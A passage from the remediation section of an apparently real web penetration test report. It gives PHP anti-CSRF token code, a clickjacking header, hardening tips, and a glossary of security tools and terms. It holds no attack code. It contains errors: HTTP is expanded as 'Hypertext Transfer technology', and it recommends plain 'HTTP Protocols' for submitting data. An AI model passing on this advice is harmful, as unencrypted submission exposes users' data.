Recommendation To Mitigate: Use anti CSRF token to verify the request from the user for its legitimacy.

Implementation OF Anit CSRF token

```php
<?php
session_start();

// Generate CSRF token
if (!isset($_SESSION['csrf_token'])) {
    $_SESSION['csrf_token'] = bin2hex(random_bytes(32));
}

// Validate CSRF token on form submission
if ($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_POST['submit'])) {
    if (isset($_POST['csrf_token']) && hash_equals($_SESSION['csrf_token'], $_POST['csrf_token'])) {
        // CSRF token is valid, process the form data
        $userInput = $_POST['user_input'];
        echo "User input: " . htmlspecialchars($userInput, ENT_QUOTES, 'UTF-8');
    } else {
        // Invalid CSRF token
        die("CSRF Token Invalid!");
    }
}
?>
```

4. **Clickjacking**

Recommendation to Mitigate: Use proper Header policy and other policies like Content Security Policy(CSP) and referrer policy.

```
header("X-Frame-Options: DENY");
```

General recommendations

- Check for the user input validation and implement strict policy for each input boxes like for email there needs to be a valid domain and strict password policy.
- Properly Validate the image upload and sanitize everything during the process.
- Use of HTTP Protocols for submission of data.

Appendix

- **Burp Suite:**
- Burp Suite is a comprehensive web application security testing tool that enables security professionals to detect and exploit security flaws in websites. It consists of several tools, including a proxy server, a scanner, and an intruder.
- **Nikto:**
- Nikto is a free and open-source web server scanner capable of detecting a wide range of vulnerabilities, such as obsolete software, misconfigured files, and typical web application flaws.
- **HTTP:**
- HTTP (Hypertext Transfer technology) is the basic technology for transferring data between web browsers and web servers. It specifies the structure and transmission of messages, as well as the actions that web servers and browsers should do in response to specific requests.
- **OWASP:**
- The Open Web Application Security Project (OWASP) is a non-profit foundation dedicated to improving software security. OWASP publishes a variety of resources, including the OWASP Top 10, a list of the most serious web application security vulnerabilities.
- **CWE:**
- CWE (Common Weakness Enumeration) is a dictionary of known software flaws and vulnerabilities. It establishes a consistent vocabulary for defining and categorizing software security vulnerabilities, hence improving communication between security researchers and developers.
- **Content security policy (CSP):**
- CSP is a security feature that enables website owners to declare a set of rules governing which resources (such as scripts, pictures, and stylesheets) can be loaded from a web page. This helps to protect against attacks like cross-site scripting (XSS) and clickjacking.
- **SQLMap:**
- SQLMap is an open-source penetration testing tool that automates the detection and exploitation of SQL injection vulnerabilities. It can be used to extract data from databases, circumvent authentication systems, and even take over the database server.
- **Input Sanitization:**
- Input sanitization is the process of eliminating or encoding harmful characters from user input before it is sent to a web application. This helps to protect against attacks like XSS and SQL injection.